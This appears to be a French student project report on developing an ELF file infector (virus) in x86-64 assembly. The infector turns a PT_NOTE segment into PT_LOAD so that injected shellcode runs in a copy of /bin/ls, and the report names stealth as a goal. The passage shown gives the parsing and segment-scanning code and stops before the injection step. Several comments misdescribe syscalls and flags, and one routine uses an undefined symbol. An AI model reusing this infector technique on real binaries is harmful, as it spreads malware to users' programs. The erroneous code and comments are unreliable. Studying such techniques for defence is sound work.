

RAPPORT PROJET

# SÉCURITÉ SHELLCODE

## Développement d'un File Infector ELF



NADIFI Abdellatif

ING3-Option Cybersécurité B

---

<b>I. Introduction.....</b>	<b>5</b>
<b>II. Méthodologie.....</b>	<b>5</b>
1. Choix et préparation de la cible ELF.....	6
2. Analyse des fichiers ELF.....	6
3. Automatisation de la compilation.....	9
4. Exécution de l'infecteur.....	10
<b>III. Détails du Projet.....</b>	<b>11</b>
1. Section .data : Définition des messages et de données statiques.....	11
• Message pour les fichiers non ELF :.....	11
• Message pour les répertoires :.....	12
• Message pour une mauvaise utilisation :.....	12
• Message pour une erreur d'ouverture de fichier :.....	12
• Message de confirmation (ASCII Art) :.....	12
2. Section .bss : Réservation de mémoire pour des buffers et variables dynamiques.....	12
• Magie ELF :.....	12
• Statut du fichier :.....	13
• Tampons pour ELF et en-têtes de programme :.....	13
• Informations sur les programmes ELF :.....	13
• Offsets et descripteurs :.....	13
• Adresses ELF :.....	13
3. Section .text : Logique principale du programme:.....	13
• Initialisation, Validation du Fichier ELF, et Préparation des Segments :.....	13
• Boucle de Scan des Segments ELF pour PT_LOAD et PT_NOTE :.....	15
• Lecture et Mise à Jour des Segments ELF PT_LOAD :.....	16
• Mise à jour de l'offset et gestion des itérations sur les segments ELF :.....	17
• Préparation pour la gestion des segments PT_NOTE :.....	17
• Vérification de la présence de segments PT_NOTE :.....	18
• Recherche et traitement du segment PT_NOTE :.....	18
• Passage au segment suivant pour la recherche de PT_NOTE :.....	19
• Fin du traitement sans segment PT_NOTE :.....	20
• Modification et réécriture du segment PT_NOTE en PT_LOAD :.....	20
• Vérification de la présence du segment PT_NOTE :.....	20
• Modification du segment PT_NOTE en PT_LOAD :.....	20
• Réécriture du fichier ELF :.....	21
• Modification du shellcode :.....	22
• Affichage d'un message de succès et fermeture du fichier :.....	22
• La fonction de conversion de PT_NOTE en PT_LOAD et Injection de Shellcode	

---

---

entier:.....	23
• Gestion des fichiers non ELF et fermeture :.....	25
• Gestion des répertoires :.....	26
• Gestion des arguments incorrects :.....	26
• Gestion des erreurs d'ouverture de fichier :.....	27
• Fermeture du fichier et fin :.....	27
• Terminaison du programme :.....	28
<b>4. Section .data.shellcode : Le shellcode à injecter.....</b>	<b>28</b>
• Sauvegarde des registres :.....	28
• Affichage du message d'infection :.....	29
• Calcul de la nouvelle adresse d'entrée :.....	29
• Restauration des registres et saut à la nouvelle adresse :.....	29
• Message d'infection :.....	30
• Réserves et tailles :.....	30
<b>5. Tests fonctionnels :.....</b>	<b>31</b>
<b>IV. Difficultés Rencontrées.....</b>	<b>33</b>
<b>1. Gestion des offsets.....</b>	<b>33</b>
• Exécution avec problème.....	33
• Exécution sans problème.....	34
<b>2. Débogage du point d'entrée.....</b>	<b>35</b>
<b>3. Rythme alterné et gestion du temps.....</b>	<b>35</b>
<b>4. Premier contact avec l'assembleur.....</b>	<b>36</b>
<b>V. Résultats.....</b>	<b>36</b>
<b>1. Infection réussie.....</b>	<b>36</b>
<b>2. Fonctionnalité préservée.....</b>	<b>37</b>
<b>3. Tests complets.....</b>	<b>38</b>
<b>VI. Conclusion.....</b>	<b>39</b>

---

## I. Introduction

Ce projet vise à développer un infecteur ELF capable de manipuler directement les structures des fichiers ELF, en convertissant un segment `PT_NOTE` en `PT_LOAD`. Le projet s'appuie sur une compréhension approfondie des formats ELF et l'implémentation d'un shellcode en assembleur.

Ce projet vise à exploiter les vulnérabilités structurelles des fichiers ELF pour développer un infecteur capable d'insérer un code malveillant dans un fichier ELF existant. L'infecteur modifie les en-têtes du fichier pour rediriger l'exécution vers le code injecté tout en permettant la continuité du programme d'origine, sans générer de plantages. En plus de cette fonctionnalité de base, des fonctionnalités avancées ont été ajoutées, telles que la capacité de maintenir les arguments passés au binaire infecté. Le projet a suivi une méthodologie en plusieurs étapes : une analyse approfondie de la structure ELF, la conception de l'infecteur, l'injection du shellcode, la modification des en-têtes et la validation des fichiers modifiés. Le développement s'est fait de manière itérative, avec des tests constants et l'utilisation d'outils de débogage pour corriger les erreurs, notamment les segmentation faults. Enfin, une phase d'optimisation a permis d'intégrer les fonctionnalités bonus et de rendre l'infecteur plus furtif et robuste, tout en démontrant la faisabilité technique de l'infection des fichiers ELF.

## II. Méthodologie

Dans cette section, le rapport présente la méthodologie suivie pour la conception du projet d'infecteur ELF. Le processus a été divisé en plusieurs étapes claires, chacune visant à résoudre des aspects spécifiques de l'infection d'un fichier ELF. L'étape initiale consiste à vérifier le type de fichier et à identifier les fichiers ELF à partir d'un répertoire donné. Ensuite, une lecture approfondie de l'en-tête ELF est effectuée, suivie de l'analyse des segments `PT_LOAD`. Une fois que l'analyse des segments est complète, l'étape suivante consiste à rechercher et localiser les segments `PT_NOTE` dans la table des Program Headers, puis à manipuler ces segments pour y injecter le shellcode malveillant. Par la suite, des techniques de gestion des exceptions sont mises en place pour assurer que le programme reste stable et exécutable après l'infection. Le rapport détaille également

---

l'intégration de fonctionnalités bonus pour améliorer l'efficacité et la furtivité du projet. Cette approche détaillée permet de comprendre chaque étape clé nécessaire à la réalisation de l'infecteur ELF et à la validation de son bon fonctionnement.

## 1. Choix et préparation de la cible ELF

Pour réaliser les tests avec mon infecteur ELF, j'ai choisi comme cible le binaire `ls`, un fichier bien connu situé dans le répertoire système `/bin/ls`. Afin de préserver l'intégrité du fichier original et d'éviter toute corruption accidentelle, j'ai pris soin de créer une copie nommée `ls_copy`, placée dans le répertoire de travail. Cette copie a servi de fichier cible pour mes expérimentations, permettant ainsi de modifier et tester librement les fonctionnalités de l'infecteur sans aucun risque pour le binaire original `ls`.

```
abdo@abdo-VMware-Virtual-Platform:~/Bureau/shellcode_2024$ cp /bin/ls ls_copy
```

```
abdo@abdo-VMware-Virtual-Platform:~/Bureau/shellcode_2024$ ./ls_copy
ls_copy projet projet.o projet.s shellcode_2024 test_elf te.txt text.txt
```

la sortie de `./ls_copy` ELF cible

```
abdo@abdo-VMware-Virtual-Platform:~/Bureau/shellcode_2024$ ./ls_copy -l
total 184
-rwxr-xr-x 1 abdo abdo 142312 déc. 14 01:18 ls_copy
-rwxrwxr-x 1 abdo abdo 10816 déc. 14 00:00 projet
-rw-rw-r-- 1 abdo abdo 6448 déc. 14 00:00 projet.o
-rw-rw-r-- 1 abdo abdo 6484 déc. 14 00:00 projet.s
drwxrwxr-x 6 abdo abdo 4096 nov. 29 00:25 shellcode_2024
drwxrwxr-x 2 abdo abdo 4096 déc. 13 23:20 test_elf
-rw-rw-r-- 1 abdo abdo 15 déc. 13 18:24 te.txt
-rw-rw-r-- 1 abdo abdo 12 déc. 13 23:18 text.txt
```

## 2. Analyse des fichiers ELF

Dans cette étape, l'outil `readelf` a été utilisé pour analyser la structure des fichiers ELF cibles. Les informations clés, comme les Program Headers, ont été extraites pour localiser les segments `PT_NOTE`.

Exemple de test avec **readelf** :

```
abdo@abdo-VMware-Virtual-Platform:~/Bureau/shellcode_2024$ readelf -h ls_copy
En-tête ELF:
  Magique:   7f 45 4c 46 02 01 01 00 00 00 00 00 00 00 00 00
  Classe:    ELF64
  Données:   complément à 2, système à octets de poids faible d'abord (little-endian)
  Version:   1 (actuelle)
  OS/ABI:    UNIX - System V
  Version ABI: 0
  Type:      DYN (fichier exécutable indépendant de la position)
  Machine:   Advanced Micro Devices X86-64
  Version:   0x1
  Adresse du point d'entrée: 0x6d30
  Début des en-têtes de programme : 64 (octets dans le fichier)
  Début des en-têtes de section : 140328 (octets dans le fichier)
  Fanions:   0x0
  Taille de cet en-tête: 64 (octets)
  Taille de l'en-tête du programme: 56 (octets)
  Nombre d'en-tête du programme: 13
  Taille des en-têtes de section: 64 (octets)
  Nombre d'en-têtes de section: 31
  Table d'index des chaînes d'en-tête de section: 30
```

la sortie de **readelf** sur un fichier ELF:

```
abdo@abdo-VMware-Virtual-Platform:~/Bureau/shellcode_2024$ cp /bin/ls ls_copy
abdo@abdo-VMware-Virtual-Platform:~/Bureau/shellcode_2024$ readelf -l ls_copy

Type de fichier ELF est DYN (fichier exécutable indépendant de la position)
Point d'entrée 0x6d30
Il y a 13 en-têtes de programme, débutant à l'adresse de décalage 64

En-têtes de programme :
  Type          Décalage          Adr.virt          Adr.phys.
                Taille fichier  Taille mémoire    Fanion Alignement
PHDR            0x0000000000000040  0x0000000000000040  0x0000000000000040
                0x00000000000002d8  0x00000000000002d8  R      0x8
INTERP          0x0000000000000318  0x0000000000000318  0x0000000000000318
                0x000000000000001c  0x000000000000001c  R      0x1
[Réquisition de l'interpréteur de programme: /lib64/ld-linux-x86-64.so.2]
LOAD            0x0000000000000000  0x0000000000000000  0x0000000000000000
                0x000000000000036f8  0x000000000000036f8  R      0x1000
LOAD            0x0000000000000400  0x0000000000000400  0x0000000000000400
                0x000000000000014db1  0x000000000000014db1  R E    0x1000
LOAD            0x000000000000019000  0x000000000000019000  0x000000000000019000
                0x000000000000071b8  0x000000000000071b8  R      0x1000
LOAD            0x000000000000020f30  0x000000000000021f30  0x000000000000021f30
                0x00000000000001348  0x000000000000025e8  RW     0x1000
DYNAMIC          0x000000000000021a38  0x000000000000022a38  0x000000000000022a38
                0x00000000000000200  0x0000000000000200  RW     0x8
NOTE            0x00000000000000338  0x00000000000000338  0x00000000000000338
                0x00000000000000030  0x00000000000000030  R      0x8
NOTE            0x00000000000000368  0x00000000000000368  0x00000000000000368
                0x00000000000000044  0x00000000000000044  R      0x4
GNU_PROPERTY     0x00000000000000338  0x00000000000000338  0x00000000000000338
                0x00000000000000030  0x00000000000000030  R      0x8
GNU_EH_FRAME     0x00000000000001e170  0x00000000000001e170  0x00000000000001e170
                0x000000000000005ec  0x000000000000005ec  R      0x4
GNU_STACK        0x00000000000000000  0x00000000000000000  0x00000000000000000
                0x00000000000000000  0x00000000000000000  RW     0x10
GNU_RELRO        0x000000000000020f30  0x000000000000021f30  0x000000000000021f30
                0x000000000000010d0  0x000000000000010d0  R      0x1
```

---

Les captures d'écran montrent l'examen du fichier ELF `ls_copy`, une copie du binaire `/bin/ls`, à l'aide des commandes `readelf -l` et `readelf -h`. Le fichier est identifié comme un exécutable ELF au format 64 bits, avec un encodage *little endian*, et est de type *DYN*, ce qui signifie qu'il est position-indépendant. Le point d'entrée du programme est à l'adresse `0x6d30`.

L'analyse des segments révèle que le fichier contient les structures classiques des binaires ELF, notamment les segments `PT_LOAD` pour le code exécutable et les données, ainsi que des sections spécifiques comme `GNU_STACK` et `GNU_EH_FRAME`, qui assurent respectivement la protection de la pile et la gestion des exceptions. La présence de deux sections `NOTE` indique également des métadonnées importantes liées au binaire.

Ces résultats confirment que `ls_copy` est un binaire ELF valide, approprié pour les modifications nécessaires dans le cadre du projet.

### 3. Automatisation de la compilation

```
# Ajout d'une fonction build pour assembler et lier les fichiers en ASM

builds() {
if [ -z "$1" ]; then
    echo "Usage: builds <nom_fichier_sans_extension>"
else
    nasm -f elf64 "$1.s" -o "$1.o" && ld "$1.o" -o "$1"
fi
}
```

La fonction `builds` ajoutée dans le fichier `.bashrc` simplifie la compilation et la génération d'exécutables à partir de fichiers source écrits en assembleur (**ASM**), notamment ceux avec une extension `.s`.

Fonctionnement :

- **Si aucun argument n'est fourni :**

La fonction affiche un message d'usage pour guider l'utilisateur :

---

```
abdo@abdo-VMware-Virtual-Platform:~$ builds
Usage: builds <nom_fichier_sans_extension>
```

- **Si un nom de fichier est donné :**

Assemblage avec **nasm** :

La commande **nasm** assemble le fichier source au format **ELF64**, générant un fichier objet avec l'extension **.o**.

```
nasm -f elf64 "$1.s" -o "$1.o"
```

Lien avec **ld** :

La commande **ld** lie le fichier objet **.o** pour produire un exécutable portant le même nom que le fichier source.

```
ld "$1.o" -o "$1"
```

Automatisation :

La combinaison des deux commandes (**nasm** et **ld**) est exécutée en une seule étape grâce au **&&**, qui assure que le lien (**ld**) ne s'exécute que si l'assemblage réussit.

Avantages :

Gain de temps :

Vous n'avez plus besoin de taper manuellement les commandes **nasm** et **ld** à chaque compilation.

Simplicité :

Vous n'avez qu'à entrer une seule commande en appelant la fonction **builds** suivie du nom du fichier source (sans extension) :

```
abdo@abdo-VMware-Virtual-Platform:~$ builds projet
```



---

## 4. Exécution de l'infecteur

Pour utiliser l'infecteur, j'ai employé la commande suivante. Lorsqu'il est lancé sans arguments, un message d'aide est affiché pour orienter l'utilisateur. Ce message précise qu'il est uniquement possible de cibler un fichier spécifique en fournissant son chemin.

```
abdo@abdo-VMware-Virtual-Platform:~/Bureau/shellcode_2024$ ./projet
Usage: ./projet <filename>
```

Si un répertoire est donné comme argument, l'infecteur affiche le message suivant et arrête son exécution :

```
abdo@abdo-VMware-Virtual-Platform:~/Bureau/shellcode_2024$ ls -la
total 240
drwxrwxr-x 6 abdo abdo 4096 déc. 15 23:40 .
drwxr-xr-x 7 abdo abdo 4096 déc. 9 23:23 ..
-rw-r--r-- 1 abdo abdo 16 déc. 14 00:27 .gdb_history
drwxrwxr-x 8 abdo abdo 4096 déc. 15 16:45 .git
-rwxrwxr-x 1 abdo abdo 144809 déc. 15 16:11 ls_copy
-rwxrwxr-x 1 abdo abdo 12984 déc. 15 16:11 projet
-rw-rw-r-- 1 abdo abdo 8512 déc. 15 16:11 projet.o
-rw-rw-r-- 1 abdo abdo 26822 déc. 15 16:11 projet.s
-rw-rw-r-- 1 abdo abdo 1714 déc. 15 15:17 README.md
drwxrwxr-x 6 abdo abdo 4096 nov. 29 00:25 shellcode_2024
drwxrwxr-x 2 abdo abdo 4096 déc. 15 23:40 test
drwxrwxr-x 2 abdo abdo 4096 déc. 13 23:20 test_elf
-rw-rw-r-- 1 abdo abdo 15 déc. 13 18:24 te.txt
-rw-rw-r-- 1 abdo abdo 12 déc. 13 23:18 text.txt
abdo@abdo-VMware-Virtual-Platform:~/Bureau/shellcode_2024$ ./projet test
C'est un dossier, operation impossible.
```

Ainsi, l'infecteur est conçu pour fonctionner uniquement sur des fichiers ELF individuels et ne prend pas en charge les opérations sur des fichiers non ELF.

```
abdo@abdo-VMware-Virtual-Platform:~/Bureau/shellcode_2024$ ./projet text.txt
Ce fichier n'est pas un ELF compatible.
```

## 1. Section .data : Définition des messages et de données statiques

Les messages définis ici sont utilisés pour afficher des informations ou des erreurs au cours de l'exécution du programme.

- **Message pour les fichiers non ELF :**

```

; Définition de messages d'erreur ou d'informations pour l'affichage
msg_not_elf_new db "Ce fichier n'est pas un ELF compatible.",0xA
len_not_elf_new equ $ - msg_not_elf_new ; Calcul de la longueur du message

```

- **Message pour les répertoires :**

```
msg_dir_new db "C'est un dossier, operation impossible.",0xA
len_dir_new equ $ - msg_dir_new
```

- **Message pour une mauvaise utilisation :**

```
msg_usage_new db "Usage: ./my_infect <filename>",0xA
len_usage_new equ $ - msg_usage_new
```

- **Message pour une erreur d'ouverture de fichier :**

```
msg_open_err_new db "Impossible d'ouvrir ce fichier.",0xA
len_open_err_new equ $ - msg_open_err_new
```

- **Message de confirmation (ASCII Art) :**

[illegible]

---

## 2. Section .bss : Réserve de mémoire pour des buffers et variables dynamiques.

Cette section contient des réservations pour des données à allouer dynamiquement ou pour des métadonnées sur le fichier ELF.

- **Magie ELF :**

```
        ; Réserve de mémoire pour diverses variables
magic_area resb 4          ; Réserve 4 octets pour stocker les informations de magie ELF
```

- **Statut du fichier :**

```
info_stat resb 144         ; Réserve 144 octets pour les informations de statut de fichier
; 15 bss resb 64           ; Réserve 64 octets pour stocker une partie du fichier ELF
```

- **Tampons pour ELF et en-têtes de programme :**

```
elf_buf resb 64            ; Réserve 64 octets pour stocker une partie du fichier ELF
ph_buf resb 56             ; Réserve 56 octets pour les en-têtes de programme ELF
```

- **Informations sur les programmes ELF :**

```
ph_off resq 1              ; Réserve un mot de 64 bits pour l'offset du programme ELF
ph_esize resw 1            ; Réserve un mot de 32 bits pour la taille de l'en-tête du programme
ph_count resw 1            ; Réserve un mot de 32 bits pour le nombre de programmes ELF
```

- **Offsets et descripteurs :**

```
cur_ofs resq 1             ; Réserve un mot de 64 bits pour l'offset courant
fd_sav resq 1              ; Réserve un mot de 64 bits pour sauvegarder le descripteur de fichier
nt_ofs resq 1              ; Réserve un mot de 64 bits pour l'offset du tableau des sections ELF
nt_found resb 1            ; Réserve 1 octet pour indiquer si une section a été trouvée
```

- **Adresses ELF :**

```
nt_found resb 1            ; Réserve 1 octet pour indiquer si une section a été trouvée
o_entry resq 1             ; Réserve un mot de 64 bits pour l'adresse d'entrée du fichier ELF
vmax_end resq 1            ; Réserve un mot de 64 bits pour l'adresse de fin du fichier ELF
```

---

### 3. Section .text : Logique principale du programme:

- Initialisation, Validation du Fichier ELF, et Préparation des Segments :

implémente un processus détaillé pour vérifier et manipuler un fichier ELF. Après avoir vérifié les arguments en ligne de commande, il récupère le chemin du fichier et utilise un appel système (`fstat`) pour vérifier que le fichier est valide et non un dossier. Le fichier est ensuite ouvert en mode lecture, et les premiers octets sont lus pour valider la signature ELF (`0x464C457F`), qui identifie le fichier comme un exécutable ELF. Une fois la signature confirmée, le programme lit des en-têtes ELF, extrayant des informations essentielles comme l'offset des segments de programme (`ph_off`), leur nombre (`ph_count`), leur taille (`ph_esize`), et l'adresse d'entrée du programme (`o_entry`).

Ces données sont sauvegardées dans des variables dédiées pour être utilisées lors du traitement des segments ELF. Une initialisation prépare les registres nécessaires : `r12` contient le nombre de segments, et `rsi` pointe vers l'offset des segments. Le programme initialise également une variable (`vmax_end`) pour gérer la mémoire utilisée par les segments. Avant de manipuler les registres, le code sauvegarde l'état de `rbx`, `rcx`, et `rdx` pour éviter des pertes d'information critiques. Des lectures supplémentaires, comme la lecture des en-têtes des segments ELF, permettent de configurer des structures en mémoire et de préparer le traitement des segments du fichier.

```

section .text
global _start

_start:
    ; Vérification du nombre d'arguments passés
    pop rax
    cmp rax,2
    jl usage_mix          ; Si moins de 2 arguments, afficher l'usage

    ; Récupération du nom de fichier
    pop rax
    pop rdi

    ; Appel système pour obtenir des informations sur le fichier
    mov rax,4             ; Syscall pour obtenir des informations de fichier (fstat)
    lea rsi,[info_stat]   ; Adresse du buffer pour les informations
    syscall
    cmp rax,0             ; Vérifie si l'appel a échoué
    jne err_open          ; Si échec, afficher une erreur

    ; Vérification du type de fichier (si c'est un dossier)
    mov rax,[info_stat+16] ; Vérification du type (champ st_mode)
    cmp rax,2             ; Si c'est un dossier (type 2), afficher une erreur
    je dir_mix

    ; Ouverture du fichier en mode lecture
    mov rax,2             ; Syscall pour ouvrir le fichier
    mov rsi,2             ; Ouvrir en lecture seule
    syscall
    cmp rax,0             ; Vérifie si l'ouverture a échoué
    jl err_open           ; Si échec, afficher une erreur
    mov [fd_sav],rax      ; Sauvegarde le descripteur de fichier

    ; Lecture de la signature ELF (magique)
    mov rax,0             ; Syscall pour lire le fichier
    mov rdi,[fd_sav]      ; Descripteur de fichier
    mov rsi,magic_area    ; Buffer pour stocker la signature ELF
    mov rdx,4             ; Taille de la signature
    syscall
    cmp rax,4             ; Vérifie si la lecture a réussi
    jne not_elf_m         ; Si la lecture échoue, le fichier n'est pas ELF

```

```

; Vérification de la signature ELF
mov eax,dword [magic_area] ; Lecture des 4 premiers octets
cmp eax,0x464C457F        ; Comparaison avec la signature ELF (0x464C457F)
jne not_elf_m              ; Si ce n'est pas ELF, afficher une erreur

; Lecture de la première partie du fichier ELF (par exemple les en-têtes)
mov rax,8                  ; Syscall pour lire 8 octets supplémentaires (en-têtes ELF)
mov rdi,[fd_sav]           ; Descripteur de fichier
xor rsi,rsi                ; Initialisation du buffer
xor rdx,rdx                ; Taille du buffer
syscall
cmp rax,-1                 ; Vérifie si la lecture a échoué
je err_open                ; Si échec, afficher une erreur

; Lecture de la section ELF suivante
mov rax,0                  ; Syscall pour lire d'autres données ELF
mov rdi,[fd_sav]
lea rsi,[elf_buf]          ; Buffer pour lire les en-têtes ELF
mov rdx,64                 ; Lire 64 octets
syscall
cmp rax,64                 ; Vérifie si la lecture est complète
jne err_open                ; Si échec, afficher une erreur

; Extraction des informations à partir du buffer ELF
mov rax,qword [elf_buf+0x20] ; Charge la valeur de l'offset des segments de programme dans rax
mov [ph_off],rax           ; Sauvegarde l'offset des segments de programme dans ph_off
movzx eax,word [elf_buf+0x38] ; Charge la valeur du nombre de segments (ph_count) dans eax
mov [ph_count],ax          ; Sauvegarde le nombre de segments dans ph_count
movzx eax,word [elf_buf+0x36] ; Charge la taille de chaque en-tête de programme (ph_esize) dans eax
mov [ph_esize],ax          ; Sauvegarde la taille de l'en-tête de programme dans ph_esize
mov rax,[elf_buf+24]        ; Charge l'adresse d'entrée du programme ELF dans rax
mov [o_entry],rax          ; Sauvegarde l'adresse d'entrée dans o_entry

; Initialisation des variables pour la lecture des segments
movzx r12,word [ph_count]   ; Charge le nombre de segments à traiter (ph_count) dans r12
mov rsi,[ph_off]            ; Charge l'offset des segments dans rsi
mov [cur_ofs],rsi           ; Sauvegarde l'offset courant (cur_ofs)
mov rax,0                   ; Initialise rax à 0 pour vmax_end
mov [vmax_end],rax          ; Sauvegarde 0 dans vmax_end (fin de la mémoire utilisée)

; Sauvegarde des registres pour effectuer des manipulations sans risque d'altérer l'état
push rbx
push rcx
push rdx
nop                          ; Opération "no-op" pour aligner les instructions
xor rdx,rdx                  ; Efface rdx
pop rdx                      ; Restaure rdx
pop rcx                      ; Restaure rcx
pop rbx                      ; Restaure rbx
nop                          ; Opération "no-op" pour aligner les instructions

```

### ● Boucle de Scan des Segments ELF pour PT\_LOAD et PT\_NOTE :

Cette section du code implémente une boucle qui itère sur les segments d'un fichier ELF, en se concentrant sur les segments de type **PT\_LOAD** (segments chargés en mémoire) et **PT\_NOTE** (contenus descriptifs). La boucle commence par comparer le compteur de segments restants (**r12**) à zéro. Si ce compteur atteint zéro, cela signifie que tous les segments ont été scannés, et le contrôle passe à une section nommée **after\_load\_scan** pour effectuer des opérations post-scan.

Le registre **r12** est utilisé pour compter les segments à analyser, probablement initialisé avec le nombre total de segments ELF (**ph\_count**) au début. Cette approche garantit une gestion systématique de chaque segment. La structure de cette boucle laisse entendre que des opérations conditionnelles spécifiques, telles que des vérifications ou des extractions de données, seront effectuées pour chaque segment avant la décrémentation de **r12** et le

passage au segment suivant. Cette boucle constitue un mécanisme essentiel pour parcourir et identifier les segments nécessaires dans le fichier ELF.

```
; Début de la boucle pour scanner les segments PT_LOAD et chercher PT_NOTE
scan_load_and_note:
    cmp r12,0                ; Si r12 est égal à 0, tous les segments ont été scannés
    je after_load_scan       ; Si terminé, passer à la section "after_load_scan"
```

### • Lecture et Mise à Jour des Segments ELF PT\_LOAD :

Cette section de code lit les en-têtes des segments ELF et met à jour la mémoire virtuelle maximale utilisée (`vmax_end`) en fonction des segments de type `PT_LOAD`. Elle commence par un appel système pour accéder aux données d'un segment, en utilisant le descripteur de fichier (`fd_sav`) et l'offset courant (`cur_ofs`) pour localiser le segment dans le fichier ELF. Une fois l'en-tête récupéré dans le buffer `ph_buf`, le type du segment (`ph_type`) est lu et comparé à `PT_LOAD` (valeur 1).

Si le segment est de type `PT_LOAD`, le code récupère son adresse de début et sa taille, calcule l'adresse de fin du segment et la compare à `vmax_end`, qui représente l'extrémité actuelle de la mémoire occupée. Si cette fin dépasse la valeur de `vmax_end`, elle est mise à jour avec la nouvelle adresse de fin du segment. Si le segment n'est pas de type `PT_LOAD` ou s'il n'étend pas la mémoire utilisée, l'exécution passe à l'étape suivante grâce à un saut conditionnel (`jne skip_load_upd`). Ce processus garantit que `vmax_end` reflète toujours l'étendue maximale des segments `PT_LOAD`, nécessaire pour la gestion des segments en mémoire.

```
; Lecture de l'en-tête du segment
read_ph:
    mov rax,8                ; Syscall pour obtenir un segment de programme ELF
    mov rdi,[fd_sav]         ; Descripteur de fichier
    mov rsi,[cur_ofs]        ; Offset courant
    xor rdx,rdx              ; Initialisation de rdx à 0 (pas d'argument supplémentaire)
    syscall                  ; Appel système pour obtenir les données du segment

    mov rax,0                ; Syscall pour lire le segment dans le buffer
    mov rdi,[fd_sav]         ; Descripteur de fichier
    lea rsi,[ph_buf]         ; Adresse du buffer pour stocker l'en-tête du segment
    movzx rdx, word [ph_size] ; Taille de l'en-tête du programme
    syscall                  ; Appel système pour lire l'en-tête du segment ELF

    mov eax,dword [ph_buf]    ; Récupère le type du segment (ph_type)
    cmp eax,1                ; Compare si le type est PT_LOAD (1)
    jne skip_load_upd         ; Si ce n'est pas PT_LOAD, passer à l'itération suivante
    mov rax,[ph_buf+16]       ; Charge l'adresse du segment dans rax
    mov rbx,[ph_buf+40]       ; Charge la fin du segment dans rbx
    add rax,rbx               ; Calcule la fin du segment (adresse + taille)
    cmp rax,[vmax_end]        ; Compare cette fin avec vmax_end (fin actuelle de la mémoire)
    jbe skip_load_upd         ; Si la fin du segment est avant vmax_end, passer à l'itération suivante
    mov [vmax_end],rax        ; Met à jour vmax_end avec la nouvelle fin de segment
```

---

- **Mise à jour de l'offset et gestion des itérations sur les segments ELF :**

mise à jour de l'offset courant pour le prochain segment à traiter, après avoir traité le segment actuel. Il commence par charger la taille de l'en-tête du programme dans `rax` et l'offset courant dans `rsi`. Ensuite, il ajoute la taille de l'en-tête à l'offset courant afin de pointer vers le début du prochain segment. Ce nouvel offset est ensuite sauvegardé dans la variable `cur_ofs`, afin de garantir que la lecture suivante se fasse au bon endroit dans le fichier ELF. Après cela, le compteur `r12`, qui indique le nombre de segments restants à traiter, est décrémenté. Le code vérifie si des segments sont encore à traiter en comparant `r12` à 0. Si des segments restent à traiter, le programme retourne à l'étiquette `read_ph` pour commencer à lire le segment suivant. Ce mécanisme permet de parcourir tous les segments du fichier ELF et de mettre à jour l'offset à chaque itération, jusqu'à ce que tous les segments aient été traités.

```
skip_load_upd:
; Mise à jour de l'offset courant pour le prochain segment
movzx rax,word [ph_esize]      ; Charge la taille de l'en-tête du programme
mov rsi,[cur_ofs]              ; Charge l'offset courant
add rsi,rax                    ; Ajoute la taille de l'en-tête à l'offset
mov [cur_ofs],rsi              ; Sauvegarde le nouvel offset courant
dec r12                        ; Décrémente le nombre de segments restants
cmp r12,0                      ; Vérifie si il reste des segments à traiter
jne read_ph                    ; Si oui, recommence la lecture du prochain segment
```

- **Préparation pour la gestion des segments PT\_NOTE :**

Après avoir scanné tous les segments de type `PT_LOAD`, le code effectue plusieurs préparations pour le traitement des segments suivants. Il commence par charger l'offset des segments dans le registre `rsi` à partir de la variable `ph_off` et le sauvegarde dans `cur_ofs`, ce qui permet de rétablir l'offset correct pour les étapes ultérieures. Ensuite, il recharge le nombre total de segments à traiter depuis la variable `ph_count` dans le registre `r12`. Enfin, la variable de contrôle `nt_found` est initialisée à 0, indiquant qu'aucun segment de type `PT_NOTE` n'a encore été trouvé. Cette étape de préparation garantit que le programme est prêt à gérer les segments restants, notamment les segments de type `PT_NOTE`, dans les itérations suivantes.



---

```

after_load_scan:
; Tous les segments PT_LOAD ont été scannés
mov rsi,[ph_off]          ; Charge l'offset des segments dans rsi
mov [cur_ofs],rsi         ; Sauvegarde cet offset dans cur_ofs
movzx r12, word [ph_count] ; Recharge le nombre de segments
mov byte [nt_found],0     ; Initialisation de nt_found à 0 (pas encore trouvé PT_NOTE)

```

- **Vérification de la présence de segments PT\_NOTE :**

effectue une vérification pour déterminer si tous les segments ont été scannés, et en particulier s'il existe un segment de type **PT\_NOTE**. Il commence par comparer la valeur de **r12** (qui représente le nombre de segments restants à traiter) à 0. Si **r12** est égal à 0, cela signifie que tous les segments ont déjà été scannés, et le programme saute à l'étiquette **no\_nt\_found\_m**, ce qui permet de passer à la fin de cette section sans avoir trouvé de segment de type **PT\_NOTE**. Ce mécanisme permet de s'assurer que le programme termine le processus si tous les segments ont été traités, tout en gardant la possibilité de continuer la recherche pour un segment **PT\_NOTE** si des segments sont encore à examiner.

```

; Recherche du segment PT_NOTE
find_note_mix:
cmp r12,0                ; Vérifie si tous les segments ont été scannés
je no_nt_found_m         ; Si non, passer à la fin sans trouver PT_NOTE

```

- **Recherche et traitement du segment PT\_NOTE :**

le programme entre dans une boucle pour traiter chaque segment ELF et rechercher un segment de type **PT\_NOTE**. Tout d'abord, il effectue un appel système pour lire l'en-tête du segment à partir du fichier ELF, en utilisant l'offset actuel (**cur\_ofs**). Ensuite, il charge l'en-tête du segment dans le buffer **ph\_buf** à l'aide d'un autre appel système, et récupère le type du segment à partir de cet en-tête. Si le type du segment est **PT\_NOTE** (identifié par la valeur 4), le programme sauvegarde l'offset du segment dans la variable **nt\_ofs** et marque la variable **nt\_found** à 1 pour indiquer qu'un segment **PT\_NOTE** a été trouvé. Si le type du segment n'est pas **PT\_NOTE**, le programme passe au segment suivant en sautant à l'étiquette **next\_phb\_m**. Si un segment de type **PT\_NOTE** est trouvé, le programme saute à l'étiquette **have\_nt\_m** pour passer à l'étape suivante, ce qui permet de traiter ce segment spécifiquement.

Ce processus permet au programme de parcourir tous les segments et de traiter uniquement ceux de type `PT_NOTE`, tout en garantissant que le programme continue de traiter d'autres segments si aucun segment de ce type n'est trouvé.

```
; Boucle pour traiter chaque segment
nt_loop_m:
    mov rax,8                ; Syscall pour lire un segment ELF
    mov rdi,[fd_sav]         ; Descripteur de fichier
    mov rsi,[cur_ofs]        ; Offset du segment courant
    xor rdx,rdx              ; Initialisation de rdx à 0
    syscall                  ; Appel système pour lire l'en-tête du segment

    mov rax,0                ; Syscall pour lire l'en-tête du segment dans le buffer
    mov rdi,[fd_sav]         ; Descripteur de fichier
    lea rsi,[ph_buf]         ; Adresse du buffer
    movzx rdx, word [ph_esize] ; Taille de l'en-tête du programme
    syscall                  ; Appel système pour lire l'en-tête du segment ELF

    mov eax,dword [ph_buf]    ; Récupère le type du segment (ph_type)
    cmp eax,4                ; Compare si le type est PT_NOTE (4)
    jne next_phb_m           ; Si ce n'est pas PT_NOTE, passer au prochain segment

